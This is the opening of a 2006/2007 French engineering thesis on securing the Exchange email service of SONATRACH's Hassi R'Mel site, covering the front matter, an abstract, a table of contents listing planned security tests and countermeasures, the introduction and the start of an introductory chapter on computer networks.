

République Algérienne Démocratique et Populaire  
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique

Université Saad Dahlab, Blida  
USDB.

Faculté des sciences.  
Département informatique.



**Mémoire pour l'obtention  
d'un diplôme d'ingénieur d'état en informatique.**  
Option : Système d'Information

Sujet :

## SECURISATION DES RESSOURCES INFORMATIQUES

**Présenté par :** BOUAZDI Nazim

**Promoteur :** Mlle. SOUAMI Feryel

**Encadreur :** MESSI Med Abdessamed

**Organisme d'accueil :** SONATRACH Division Production  
Direction Régionale de Hassi R'Mel

**Soutenu le:** date soutenance, devant le jury composé de :

**Président**

**Examineur**

**Examineur**

2006/2007

MIG-004-193-A

## **Remerciements**

**Je tiens à exprimer une profonde gratitude, à tous ceux qui m'ont apporté leur soutien et leur aide.**

**Je remercie :**

- Ma promotrice Mlle Feryel SOUAMI, pour son aide, sa patience, sa disponibilité et ses précieux conseils.**
- Mon encadreur Monsieur Messi Mohamed Abdessamed, pour son aide et ses orientations.**
- L'ensemble des ingénieurs de la division informatique SONATRACH DP/Hassi R'Mel.**
- Mes amis pour leur soutien moral.**
- Tous les enseignants de la faculté des sciences particulièrement ceux du Département Informatique.**
- Je ne remerciais jamais assez mes parents, pour leur patience et leur compréhension.**

## **Dédicace**

**Je dédie ce travail :**

- A mes parents qui n'ont cessé de m'encourager et veiller à ma réussite.**
- A mon regretté grand-père que dieu ait son âme.**
- A mes sœurs Memel et Sosso.**
- A ma grand-mère, mes tantes et mes oncles.**
- A mes amis et tous ceux qui ont toujours été présents.**

## RESUME

Ce projet de fin d'étude a pour but l'étude critique et la sécurisation d'un service de messagerie au sein d'une entreprise. Il s'agit, au préalable de faire une analyse du réseau, c'est-à-dire recenser matériel et logiciel existant, y compris les équipements de sécurité et ce pour pouvoir établir un état général. Nous analyserons ensuite, les composants du service de mailing : Principe de fonctionnement, protocole, structure d'un email mais également système hôte (contrôleur de domaine et annuaire). Les différentes failles des protocoles de la messagerie ainsi que des vulnérabilités du serveur de domaine sont exposés : Perte de confidentialité, usurpation d'identité, intrusion, etc. Ceci pour pouvoir effectuer des tests, qui tenteront d'illustrer ces derniers et de fournir des outils de détection aux administrateurs. Enfin des points d'amélioration ainsi que des solutions de sécurité relatives aux failles détectées sont proposés sous forme d'ajout ou suppression de protocole et de service.

**Mots clés :** Messagerie électronique, Serveur, Réseau, Sécurité, protocole, vulnérabilités, Intrusion, contre mesure.

The critical study of this final year graduation project aims at making it safer a company electronic mailing system or service. To such effect, we shall provide for an early system check which means, assess the existing material software, including safety equipments so as to have a comprehensive status. The electronic mail service components shall be analysed there after operating principles protocols, E-mail structure and the message switching environment (range directory supervisor)

The electronic mailing system various protocol failures and range server weaknesses are presented alike: confidentiality los, unauthorized assumption of identity, intrusion etc. All those to make it possible tests running in support of the above, and try to simulate the incoming of an intruder wishing to spoil the system safety.Improvement points and safety issues related to identify failures are presented.

**Key words:** Electronic mailing system, Host / service, system / Network, safety, vulnerabilities, protocol, intrusion, counter-measure.

# TABLE DES MATIERES

## Table des matières

### Liste des figures et tableaux

Introduction générale.....	1
----------------------------	---

## Chapitre I : Les réseaux informatiques et le modèle TCP/IP

I. Introduction .....	3
I.1 Généralités sur les réseaux .....	3
I.1.1 Définition d'un réseau .....	3
I.1.2 Avantage des réseaux .....	3
I.1.3 Terminologie .....	3
I.1.4 Types de réseaux .....	4
I.1.5 Topologies des réseaux .....	4
I.1.6 Equipements d'interconnexion de réseaux .....	5
I.1.7 Technologies d'accès au réseau .....	6
I.1.7.1 Les méthodes d'accès .....	6
I.1.7.1.1 Accès aléatoire .....	6
I.1.7.1.2 Accès déterministe .....	6
I.1.7.2 Technologies LAN .....	6
I.1.7.3 Technologie WAN .....	7
I.1.8 Architectures de réseaux .....	7
II. Le modèle de référence à sept couches OSI .....	7
II.1 Description de l'architecture OSI .....	8
II.2 La couche Physique .....	8
II.3 La couche Liaison de données .....	8
II.4 La couche Réseau .....	9
II.5 La couche Transport .....	9
II.6 La couche Session .....	9
II.7 La couche Présentation .....	9
II.8 La couche Application .....	10
II.9 Communication entre machines .....	10
II.10 Encapsulation .....	11
II.11 Conclusion.....	12
III. TCP/IP .....	12
III.1 Introduction .....	12
III.2 Historique .....	12
III.3 Protocole d'adressage IP .....	12
III.3.1 Les différentes classes d'adresse IP .....	13
III.3.2 Cas particuliers d'adresse IP .....	14
III.3.3 Autres adresses particulières .....	15
III.3.4 Sous-réseaux .....	15
III.3.4.1 Avantage des sous-réseaux .....	15
III.3.4.2 Masque de sous-réseau .....	15
III.4 Organisation en couches .....	15

III.5 Couche Lien (Liens de données) .....	16
III.5.1 Le protocole ARP (Adress Resolution Protocol) .....	16
III.5.2 Le protocole RARP (Reverse Adress Resolution Protocol) .....	17
III.5.3 Le protocole PPP .....	17
III.6 Couche Réseau (Couche Internet) .....	17
III.6.1 Le protocole IP (Internet Protocol) .....	17
III.6.2 Le protocole ICMP (Internet Control Message Protocol) .....	20
III.7 Couche Transport .....	20
III.7.1 Le protocole UDP (Protocole de Datagramme Utilisateur) .....	20
III.7.2 Le protocole TCP (Protocole de Contrôle de la Transmission) .....	21
III.8 Couche Application .....	23
III.8.1 DNS .....	23
III.8.2 World Wide Web http .....	23
III.8.3 FTP et TFTP ( <i>File Transfert Protocol</i> et <i>Trivial File Transfert Protocol</i> )..	23
III.8.4 Courrier électronique SMTP .....	23
III.8.5 NFS et Système de fichiers en réseau .....	24
III.8.6 Connexion à distance : Telnet et Rogien .....	24
III.8.7 Protocole NNTP .....	24
III.9 Stratification de TCP/IP .....	24
IV Conclusion.....	25

## Chapitre II : Sécurité informatique

I. Introduction .....	26
I.1 Concepts fondamentaux .....	26
I.2 Sécurité informatique .....	26
I.3 Pourquoi Internet n'est pas sécurisé ? .....	27
I.4 Que faut-il protéger ? .....	27
I.4.1 Protéger vos données .....	27
I.4.2 Protéger vos ressources .....	28
I.4.3 Protéger votre réputation .....	28
I.5 Contre qui se protéger ? .....	28
I.5.1 Différences entre Hackers et Crackers .....	28
I.5.2 Motivation des attaquants .....	29
II Types d'attaques .....	29
II.1 Dénial de service (Dénial Of Service) .....	30
II.1.1 ICMP Bombing .....	30
II.1.2 Le flood .....	30
II.1.3 Land Attack .....	30
II.1.4 Ping de la mort .....	30
II.1.5 Attaque Smurf .....	30
II.1.6 Le TCP-SYN Flooding (SYN Attack) .....	31
II.1.7 DNS Spoofing .....	32
II.1.8 Le Nuke (Out of Band ou Winnuke) .....	32
II.1.9 Attaque Teardrop et Newtear .....	32
II.2 Usurpation d'identité .....	32

II.2.1	Ingénierie sociale (Social Engineering)	32
II.2.2	Sniffing	33
II.2.3	Spoofing IP (Attaque des numéros de séquences TCP ou TCP hijacking)	33
II.2.4	Les Scanners	33
II.3	Virus et autres attaques	33
II.3.1	Les virus	33
II.3.2	Les chevaux de Troie (Trojans Horses)	34
II.3.3	La bombe logique (Soft Bomb)	34
II.3.4	Les Vers	34
II.3.5	La Bombe email (Mail Bombing)	34
II.3.6	Les Cookies	34
II.3.7	Attaque par l'intermédiaire de programmes détournés (Applets Java, Active X et VBScript)	35
II.3.8	Les Trappes	35
II.3.9	Tirer avantage des faiblesses du système (Exploits)	35
III	Attitude face à la sécurité	36
III.1	Modèle de sécurité	36
III.1.1	Absence de sécurité	36
III.1.2	Sécurité par l'obscurité	36
III.1.3	Sécurité par l'hôte	36
III.1.4	Sécurité par réseau	36
III.2	Les 8 commandements de la sécurité	36
IV	Services attendus d'un système pour assurer la sécurité	38
IV.1	Confidentialité	38
IV.2	Intégrité	38
IV.3	Disponibilité	39
IV.4	Imputabilité	39
IV.5	Sécurité physique	39
V	Techniques et mécanismes de sécurité	40
V.1	Les dispositifs pare-feu (Firewall)	40
V.2	Système de détection d'intrusion (Intrusion Detection System)	41
V.3	La cryptographie (Chiffrement)	41
V.3.1	Types de cryptage	42
V.3.1.1	Le cryptage symétrique	42
V.3.1.2	Le cryptage asymétrique	43
V.3.2	Signature numérique	43
V.3.3	Les certificats numériques	44
V.4	Authentification	45
V.4.1	Moment de l'authentification	45
V.4.2	Authentification par un code d'identification et un mot de passe	45
V.4.3	Mécanismes avancés d'authentification	46
V.4.3.1	Mot de passe utilisable une seul fois (One time Password)	46
V.4.3.2	Sommation / réponse	46
V.4.3.3	Carte à mémoire	46
V.4.3.4	Biométrie	47

V.4.4 Conclusion .....	47
V.5 Le contrôle d'accès .....	47
V.6 Les réseaux virtuels .....	47
V.7 Sécurité des ports physique .....	48
V.7.1 Le standard 802.1x .....	48
V.7.2 Le modèle et les concepts du standard IEEE .....	48
V.8 Le canal sécurisé .....	50
V.9 Zone démilitarisée (DMZ) .....	50
V.10 Protection contre les virus .....	51
V.11 Les sauvegardes .....	51
V.12 Système d'audit .....	51
V.13 Logiciel de détection systématique d'erreurs .....	51
V.14 Contre attaque .....	52
VI Conclusion .....	52

### **Chapitre III : Etude de l'existant**

I Introduction .....	53
II Présentation du réseau .....	53
II.1 Architecture du réseau .....	53
II.2 Composition et équipement du réseau .....	54
II.2.1 Media et ports utilisés .....	54
II.2.2 Capacité et matériels du LAN .....	54
II.3 Connexion Internet et réseau WAN .....	55
III Sécurité déployée .....	56
III.1 Sécurité physique et matérielle .....	56
III.1.1 Règle dans le périmètre .....	56
III.1.2 Sécurité électrique des éléments .....	56
III.2 Sécurité physique des prises réseaux .....	56
III.3 Serveur anti viral .....	56
III.4 Firewall .....	56
III.5 Stratégie de sécurité des postes clients .....	57
III.5.1 Condition d'accès au réseau informatique .....	57
III.5.2 Condition d'accès à internet .....	58
III.5.3 Administrateur sécurité .....	58
III.6 Sécurité de la base de données .....	58
III.6.1 Sécurisation physique .....	58
III.6.2 Les SGBD installés .....	58
III.6.3 Sauvegarde et restauration de la base de données .....	58
III.6.3.1 RMAN (Recovery Manager) .....	58
III.6.3.2 Duplication en Stand-by .....	59
III.6.3.3 Sauvegarde physique .....	59
III.6.3.4 OEM (Oracle Enterprise Manager) .....	59
III.6.3.5 Manipulation des données .....	59
IV Conclusion .....	59



## Chapitre IV : Analyse de la sécurité

I. Introduction .....	60
II. Mode de fonctionnement de la messagerie électronique .....	60
II.1 Introduction .....	60
II.2 Constitution de l'architecture de la messagerie .....	60
II.2.1 MUA (Mail User Agent).....	60
II.2.2 MTA (Mail Transfert Agent) .....	60
II.2.3 MDA .....	61
II.3 Structure et format de l'email .....	61
II.3.1 En tête d'un email .....	61
II.3.1.1 Utilité de l'en-tête .....	62
II.3.1.2 Détail de l'en-tête email .....	62
II.3.2 Le corps et signature .....	63
II.4 Les protocoles .....	63
II.4.1 SMTP (Simple Mail Transport Protocol) .....	63
II.4.1.1 Les commandes SMTP .....	63
II.4.2 POP (Post Office Protocol) .....	64
II.4.2.1 Objectif .....	64
II.4.2.2 Fonctionnalités .....	64
II.4.2.3 Principe d'utilisation .....	65
II.4.2.4 Les différentes commandes .....	65
II.4.3 IMAP (Internet Message Access Protocol) .....	65
III La messagerie déployée .....	66
III.1 Introduction .....	66
III.2 Présentation Microsoft Exchange 2003 .....	66
III.2.1 Service DNS (Domain Name System) .....	66
III.2.2 Active Directory .....	66
III.2.3 Surveillance du système .....	66
III.2.4 Banque d'informations Microsoft Exchange .....	67
III.2.5 Moteur de transport SMTP .....	67
III.2.6 Agent de transfert des messages (MTA) .....	67
III.2.7 Services complémentaires .....	67
III.3 Présentation de Windows Serveur 2003 .....	68
III.4 Présentation d'Active Directory .....	68
III.4.1 Définition d'Active Directory .....	68
III.4.2 Objets Active Directory .....	68
III.4.3 Schéma Active Directory .....	69
III.4.4 Protocole LDAP .....	69
III.4.5 Structure logique d'Active Directory .....	69
III.4.5.1 Les domaines .....	69
III.4.5.2 Les Unités d'organisation .....	70
III.5 Exchange Server 2003 et Active Directory .....	70
III.6 La sécurité sous MS Exchange 2003 .....	70

IV Analyse des inconvénients et points faibles .....	71
IV.1 Introduction .....	71
IV.2 Inconvénients des protocoles de messagerie .....	71
IV.2.1 Vulnérabilité du protocole POP .....	71
IV.2.2 Vulnérabilité du protocole SMTP .....	71
IV.3 Vulnérabilité du Serveur .....	72
IV.3.1 Etude du manuel de sécurité (Guide de sécurité Windows 2003 serveur). 72	
IV.3.1.1 Stratégie au niveau du domaine .....	72
IV.3.1.2 Option de Sécurité .....	73
IV.3.1.2.1 Comptes .....	73
IV.3.1.2.2 Contrôleurs de domaine .....	73
IV.3.1.2.3 Ouverture de session interactive .....	73
IV.3.1.2.4 Accès réseau .....	73
IV.3.1.3 Attribution des droits de l'utilisateur .....	73
IV.3.1.4 Renforcement des serveurs membres .....	74
IV.3.1.5 Stratégie d'audit .....	74
V Menaces et Risques .....	75
V.1 Introduction .....	75
V.2 La sécurité des messages .....	75
V.2.1 Perte d'un email .....	75
V.2.2 Perte de confidentialité .....	75
V.2.3 Perte d'intégrité .....	75
V.2.4 Usurpation de l'identité de l'émetteur .....	76
V.2.5 Répudiation .....	76
V.3 Atteinte à l'infrastructure et au système .....	76
V.3.1 Programmes malveillants .....	76
V.3.2 Spam .....	76
V.3.3 La perte de pièces justificatives .....	77
V.3.4 L'interruption de service .....	77
V.3.5 Utilisation abusive du relais ouvert .....	77
V.3.6 Le DNS spoofing .....	77
V.4 Les atteintes à l'organisation .....	77
VI Conclusion .....	78

## Chapitre V : Procédure de test

I. Introduction .....	79
II Principe général .....	79
II.1 Réseau d'essai .....	79
II.2 Outils de développement .....	79
II.2.1 Langage VBS .....	80
II.2.2 Windows Scripting Host (WSH) .....	80
II.2.3 Modèle d'objet WSH .....	80
II.2.4 Objets COM .....	80
II.2.5 Accéder à des objets COM .....	81
II.2.6 API (Application Programmable Interface) .....	81

II.2.7 CDO (Collaboration Data Objects) .....	81
II.2.8 Compilation .....	81
II.3 Approche des tests .....	82
III. Test sur la Vulnérabilité des protocoles de messagerie .....	82
III.1 Test sur SMTP .....	82
III.1.1 Les messages circulent en clair sur le réseau .....	82
III.1.2 Les faux mails (fakemails) .....	82
III.1.2.1 En utilisant le Telnet .....	83
III.1.2.1.1 Procédure d'envoi de mail anonyme via Telnet .....	84
III.1.2.2 En utilisant un scripte .....	84
III.1.2.2.1 Le serveur virtuel SMTP n'est pas installé .....	85
III.1.2.2.2 Le serveur virtuel SMTP de la machine émettrice est actif .....	86
III.1.3 Le SPAM .....	87
III.2 Vulnérabilité du protocole POP .....	87
IV Le mailbombing .....	89
IV.1 Récupération de la liste des utilisateurs .....	89
IV.1.1 Accès à la Mailbox .....	90
IV.1.2 Récupération de la liste dans un fichier texte .....	90
IV.1.2.1 Création du fichier texte .....	90
IV.1.2.2 Ecrire dans un fichier texte .....	91
IV.2 Mise en œuvre du Mailbombing .....	92
IV.2.1 Description du mécanisme de stockage dans Exchange .....	92
V Création d'un utilisateur dans l'annuaire Active Directory .....	99
V.1 Accéder au groupe utilisateur (users) .....	99
V.1.1 Création d'un objet .....	99
V.1.2 Attribution d'un nom de connexion .....	99
V.1.3 Confirmation et enregistrement .....	100
V.1.4 Exemple de création pratique .....	100
V.2 Activer un compte dans Active Directory .....	101
V.2.1 Accéder au compte utilisateur .....	101
V.2.2 Activer un compte .....	102
V.2.3 Exemple d'activation pratique .....	102
V.3 Attribution de mot de passe à un compte utilisateur .....	103
V.4 Affectation de l'utilisateur dans le groupe Administrateur de domaine .....	103
V.5 Le compte Administrateur .....	105
V.6 Regroupement des scriptes sous forme de procédure .....	105
V.7 Envoi du scripte à l'Administrateur .....	107
V.7.1 Vérification du fonctionnement de scripte VBS .....	107
V.7.2 Envoi de mail .....	107
VI Solution et points d'améliorations .....	109
VI.1 Sécurisation des flux .....	109
VI.1.1 Chiffrement et signature électronique des messages .....	109
VI.1.1.1 Principes et outils de cryptologie .....	109
VI.1.1.2 Le chiffrement des messages .....	109

VI.1.1.3 La signature électronique des messages .....	109
VI.2 La sécurisation des protocoles .....	110
VI.2.1 Protocole SSL/TLS .....	110
VI.2.2 Solution WEBMAIL sécurisée par https .....	110
VI.2.3 Solution « IMAPS » .....	110
VI.2.4 Intégration du protocole TLS au protocole SMTP .....	111
VI.2.5 Désactiver le service Telnet .....	111
VI.3 Sécurisation des infrastructures .....	111
VI.3.1 Protection contre les codes malicieux .....	112
VI.3.2 Protection contre le Spam .....	112
VI.3.3 Désactiver l'option de relais .....	113
VI.3.4 Protection du serveur hôte .....	113
VI.3.4.1 Sécurisation de Active Directory .....	113
V.5 L'Audit .....	114
V.6 Conclusion .....	114
<b>Conclusion générale .....</b>	<b>115</b>
<b>Annexe</b>	
<b>Glossaire</b>	
<b>Bibliographie et références</b>	

## Liste des figures

### Chapitre I :

Figure 1 : Différentes topologies de réseaux .....	5
Figure 2 : Modèle de référence à sept couches OSI .....	8
Figure 3 : La communication entre différentes couches du modèle OSI .....	10
Figure 4 : Mécanisme d'encapsulation des données .....	11
Figure 5 : Format d'une adresse IP .....	12
Figure 6 : Classe d'adresses Internet .....	14
Figure 7 : Adresse IP d'une machine appartenant à un sous réseau .....	15
Figure 8 : Comparatif entre le modèle OSI et TCP / IP .....	16
Figure 9 : En tête de datagramme Internet .....	18
Figure 10 : Format d'un paquet UDP .....	21
Figure 11 : Format d'un segment TCP .....	22
Figure 12 : Stratification de TCP/IP .....	24

### Chapitre II :

Figure 1 : Etapes d'une connexion TCP .....	31
Figure 2 : Tout trafic externe passe obligatoirement par le Firewall .....	40
Figure 3 : Cryptage et décryptage .....	42
Figure 4 : Les trois entités qui interagissent dans 802.1X .....	49
Figure 5 : L'authentification au niveau des ports .....	49
Figure 6 : Zone démilitarisée (DMZ) .....	50

### Chapitre III :

Figure 1 : Architecture du réseau .....	54
Figure 2 : Réseau WAN de l'Entreprise .....	55

### Chapitre IV :

Figure 1 : Cheminement d'un message électronique .....	61
--	----

### Chapitre V :

Figure 1 : Session smtp sous Telnet .....	83
Figure 2 : Le message envoyé via Telnet .....	84
Figure 3 : Réception du message par le client de messagerie .....	86
Figure 4 : Le message envoyé par script .....	87
Figure 5 : Capture de trame Ethereal sur le protocole POP .....	88
Figure 6 : Capture de trame Ethereal sur le protocole FTP .....	89
Figure 7 : Répertoire de stockage des bases de données dans Exchange ...	93
Figure 8 : La base de donnée avant le lancement du Mailbomb .....	94
Figure 9 : La Mailboxes avant le Mailbomb .....	95
Figure 10 : L'état de la base de données après le Mailbomb .....	96
Figure 11 : La Mailboxes après le Mailbombing .....	97
Figure 12 : La boîte mail pendant le Mailbomb .....	97
Figure 13 : La Mailboxes pendant le Mailbombing .....	98
Figure 14 : INTRUS désactiver .....	101
Figure 15 : Le compte "INTRUS" est activé .....	103
Figure 16 : "INTRUS" dans le groupe "Domain Admins" .....	105
Figure 17 : Ouverture de session par le compte "INTRUS" .....	108

## Liste des tableaux

### Chapitre I :

Tableau 1 : Adressage IP ..... 14

### Chapitre III :

Tableau 1 : Parc informatique ..... 55

## Introduction générale

Les entreprises aujourd'hui, ne sauraient se passer de l'outil informatique. Il leur permet de gérer leurs informations, d'automatiser leur production, de raccourcir les délais de communication et bien d'autres fonctions. A cela, s'est intégré l'environnement Internet avec ses outils, sa rapidité mais aussi ses attaques et ses malveillances.

Il en est de même pour quasiment tous les services offerts en réseau. L'étude des problèmes de sécurité informatique pour une entreprise est donc une tâche importante. L'objectif premier est de sécuriser les ressources matérielles et logicielles, afin de sécuriser son activité.

Un parfait exemple est celui de la messagerie électronique. Cette dernière est devenue quasi indispensable, autant que peut l'être un téléphone portable. Mais au-delà des services qu'apporte le mailing, l'aspect négatif est qu'aujourd'hui environ 70% des e-mails seraient des spams et 95% des infections par virus ou vers sont véhiculés par la messagerie électronique.

En entreprise, la messagerie électronique est de plus en plus utilisée et est devenue une application Internet indispensable. Du fait même que la messagerie est un vecteur de communication, de productivité et de production, sa sécurité et sa disponibilité sont devenues des préoccupations de premier plan.

En effet, le protocole SMTP (Simple Mail Transfert Protocol), lors de sa conception, n'a pas intégré les préoccupations de sécurité actuelles. C'est ce qui explique la prolifération des menaces techniques qui pèsent aujourd'hui sur la messagerie : Virus, Spam, attaque en Dénis de service, usurpation d'adresse, Intrusion, etc.

De plus, parce que c'est un outil simple, rapide et expansif, des dérives comportementales et légales peuvent en résulter et doivent être contrôlées dans le monde de l'entreprise : fuite d'information, confidentialité, contenus illicites et saturation des ressources informatiques. En sachant qu'entre 50 et 80% des attaques proviennent de l'intérieur du domaine, il est donc nécessaire d'appliquer une politique de sécurité interne, particulièrement en ce qui concerne la messagerie, car les menaces contre la messagerie sont en perpétuelle évolution (progression et évolutivité du Spam et des techniques de spamming).

C'est ainsi qu'il nous a été demandé de mener une étude critique sur le service de messagerie du réseau local de SONATRACH Division Production / Hassi R'Mel, dont la messagerie interne constitue plus qu'un moyen de communication : un outil de travail. Pour ce faire, nous étudierons les aspects essentiels à prendre en compte dans le cadre de la sécurisation de la messagerie électronique.

Nous étudierons aussi les caractéristiques techniques et les principes de fonctionnement de la messagerie électronique. La structure d'un e-mail, et les protocoles utilisés seront présentés. Le contrôleur de domaine, utilisé par le serveur

de messagerie en tant qu'annuaire et tous les services offert par celui-ci seront également analysé, ainsi que l'environnement choisi par l'entreprise.

Un inventaire non exhaustif des risques et des menaces qui pèsent sur la messagerie seront passé en revue : menaces sur les flux autorisés, menaces sur les infrastructures et risques encourus par l'entreprise.

Des tests à destination du serveur seront effectués, ceci pour observer le fonctionnement exact de la messagerie et constater les vulnérabilités. Ces dernières seront exploitées pour simuler des attaques particulières, une intrusion sur le serveur de domaine et un certain type de dénis de service (Le mailbombing).

Enfin nous proposerons les différentes solutions techniques et organisationnelles qui peuvent être utilisées par l'entreprise pour se prémunir des risques propres à la messagerie.

L'approche quant à la conception d'une politique de sécurité de la messagerie est segmentée en cinq chapitres.

Dans le premier seront présenté des généralités sur les réseaux, le second chapitre sera consacré à la problématique de la sécurité informatique, où les concepts fondamentaux seront présentés.

Le troisième chapitre portera sur une analyse du réseau informatique de la SONATRACH DP / Hassi R'Mel, tous les composants physiques et logiques seront exposés.

Le quatrième chapitre sera consacré à la présentation de la messagerie, d'abord en théorie, puis l'environnement choisi par l'entreprise (système hôte), dont nous critiquerons l'aspect sécurité, que nous exploiterons dans le chapitre suivant.

Enfin dans le cinquième et dernier chapitre les outils de test sur la messagerie seront détaillés ainsi que leurs résultats. Pour conclure nous proposerons les solutions adéquates aux failles détectées, représentés par des environnements à paramétrer, par l'ajout ou la suppression de protocoles.



# *CHAPITRE I*

*LES RESEAUX INFORMATIQUES  
ET LE MODELE TCP/IP*

## I. Introduction

Les systèmes informatiques sont aujourd'hui intégrés dans tous les domaines et dans toutes les entreprises. Ces dernières développent et utilisent divers outils (applications) leurs permettant de mener à bien leurs diverses activités. Les entreprises se retrouvent alors très vite devant une problématique simple : même outil, utilisateurs divers.

Il en a résulté une forte demande de mise en commun des fonctions de traitement jusqu'alors indépendantes. Ce besoin a fait naître le besoin des réseaux d'entreprise. La raison d'être d'un réseau est en effet le partage de ressources et la mise à disposition de matériels ou de services à plusieurs utilisateurs.

Pour ce faire, on doit au préalable avoir connaissance des notions fondamentales liées aux réseaux. Nous présentons ci-après ces notions, dont la pile TCP/IP et ces principaux protocoles, ainsi que le modèle de référence OSI et ses sept couches.

### I.1 Généralités sur les réseaux [GUI07]

#### I.1.1 Définition d'un réseau

Un réseau est une infrastructure de communication reliant des équipements informatiques et permettant de partager des ressources communes autonomes connectées entre elles et situées dans un domaine géographique déterminé.

#### I.1.2 Avantages des réseaux

Les réseaux offrent plusieurs fonctionnalités parmi lesquelles :

- Le partage de fichiers.
- Le transfert de fichier.
- Le partage d'application : compilateur, système de gestion de base de données.
- Le partage d'imprimantes.
- L'interaction avec des utilisateurs connectés : messagerie électronique, conférence électronique.

#### I.1.3 Terminologie [GLO07]

Dans cette section nous définirons quelques termes utilisés ultérieurement.

- **Trame (frame) :**

Suite définie d'information constituant une entité logique de base pour la transmission dans un réseau. Une trame comporte les informations à transmettre proprement dites et des informations de contrôle qui les précèdent et les suivent.

- **Datagramme :**

Bloc ou paquet d'information, transmis en vrac ou « à la volée » sur un canal de transmissions ou un réseau, sans référence à un ordre ou une chronologie, par rapport aux blocs précédents.

- **Protocole :**

Ensemble de règles s'appliquant au format et à la signification des trames, paquets ou messages échangés entre paires au sein d'une couche.

- **Mode connecté [LAG98] :**

L'utilisation du mode connecté comprend trois phases : l'établissement de connexion, le transfert des données sur la connexion établie et la libération de la connexion. Ce mode est adapté aux applications nécessitant de longues interactions comme, par exemple, la liaison d'un terminal à un ordinateur ou le transfert de fichier de grande taille.

- **Mode non connecté :**

En mode non connecté sur la couche (N), le transfert d'unité de données peut se faire à tout moment. Néanmoins, il est nécessaire de préciser à chaque fois l'adresse de niveau (N) de l'expéditeur et du destinataire.

### 1.1.4 Types de réseaux [GUI07]

Nous pouvons établir une première classification des réseaux selon leur taille et leur étendue géographique.

- **LAN** (Local Area Network) : Un réseau *local* peut s'étendre de quelques mètres à quelques kilomètres et correspond au réseau d'une entreprise.
- **MAN** (Metropolitan Area Network) : Un réseau *métropolitain* interconnecte plusieurs lieux situés dans une même ville.
- **WAN** (Wide Area Network) : Un réseau étendu permet de communiquer à l'échelle d'un pays ou de la planète entière.

Une autre classification des réseaux est possible selon le constructeur des différents ordinateurs interconnectés entre eux. Nous parlons, dans ce cas, de réseaux :

- **Homogènes** : Tous les ordinateurs sont du même constructeur.
- **Hétérogènes** : Les ordinateurs reliés au réseau sont de différents constructeurs.

### 1.1.5 Topologies des réseaux [GUI07]

La topologie est l'organisation physique et logique d'un réseau. L'organisation physique concerne la façon dont les machines sont connectés (Bus, Anneau, Etoile, Maillé, Arborescence, etc.). La topologie logique montre comment les informations circulent sur le réseau (diffusion, point à point).

#### **Organisation physique :**

Elle présente trois types de topologies :

- **Topologie en bus**

Le bus est un segment central où circulent les informations. Il s'étend sur toute la longueur et les machines viennent s'y raccorder.

- **Topologie en anneau**

Le principe consiste à connecter chaque station à sa voisine, par une liaison point à point. L'ensemble des équipements forme une boucle fermée.

- **Topologie en étoile**

Dans cette topologie, tous les nœuds du réseau sont reliés à un nœud central jouant le rôle de commutateur vis-à-vis de l'ensemble des stations. Tous les signaux passent par ce point central qui les répercute à leur destinataire.




Figure 1 : Différentes topologies de réseaux

### I.1.6 Equipements d'interconnexion de réseaux [TRA07], [GLO07]

Afin d'interconnecter les réseaux, et les différents équipements qui les composent, il est nécessaire d'utiliser une infrastructure adaptée. Au niveau d'un réseau informatique, cela se traduit par des équipements adéquats capables de gérer le trafic :

- **Répéteur (repeater) :**

Un répéteur permet de relier deux segments Ethernet. C'est un amplificateur qui a plusieurs connexions au réseau et qui retransmet sur toutes les sorties toute trame reçue.

- **Hub (hub) :**

Il permet de concentrer plusieurs lignes (ou segments) sur un même bus logique, pour un meilleur partage de la bande passante.

- **Concentrateur (concentrator) :**

Un concentrateur est un mini-ordinateur qui regroupe plusieurs canaux de transmissions lents de façon à les additionner et utiliser un canal rapide.

- **Ponts (bridge) :**

Un pont reçoit les trames circulant sur les segments raccordés, les analyse, et récupère les adresses des stations actives. Ensuite il émet ou rejette la trame en fonction du destinataire.

- **Commutateur (Switch) :**

Ce pont multi-ports « connaît » les ordinateurs qui se trouvent autour de lui. Ainsi, s'il reçoit une trame destinée à l'ordinateur X, il ne l'envoie qu'à ce dernier.

- **Routeur (router) :**

Ils sont utilisés afin d'interconnecter les réseaux différents. Les routeurs garantissent une isolation des réseaux puisqu'ils ne transmettent pas les messages de broadcast.

- **Passerelle (gateway) :**

Elles sont nécessaires lors de l'interconnexion de deux ou plusieurs réseaux hétérogènes pour communiquer via des protocoles différents, par exemple, passé de TCP/IP à Appletalk. Les passerelles ne sont parfois qu'une solution logicielle.

- **Modem (Modulateur-Démodulateur) :**

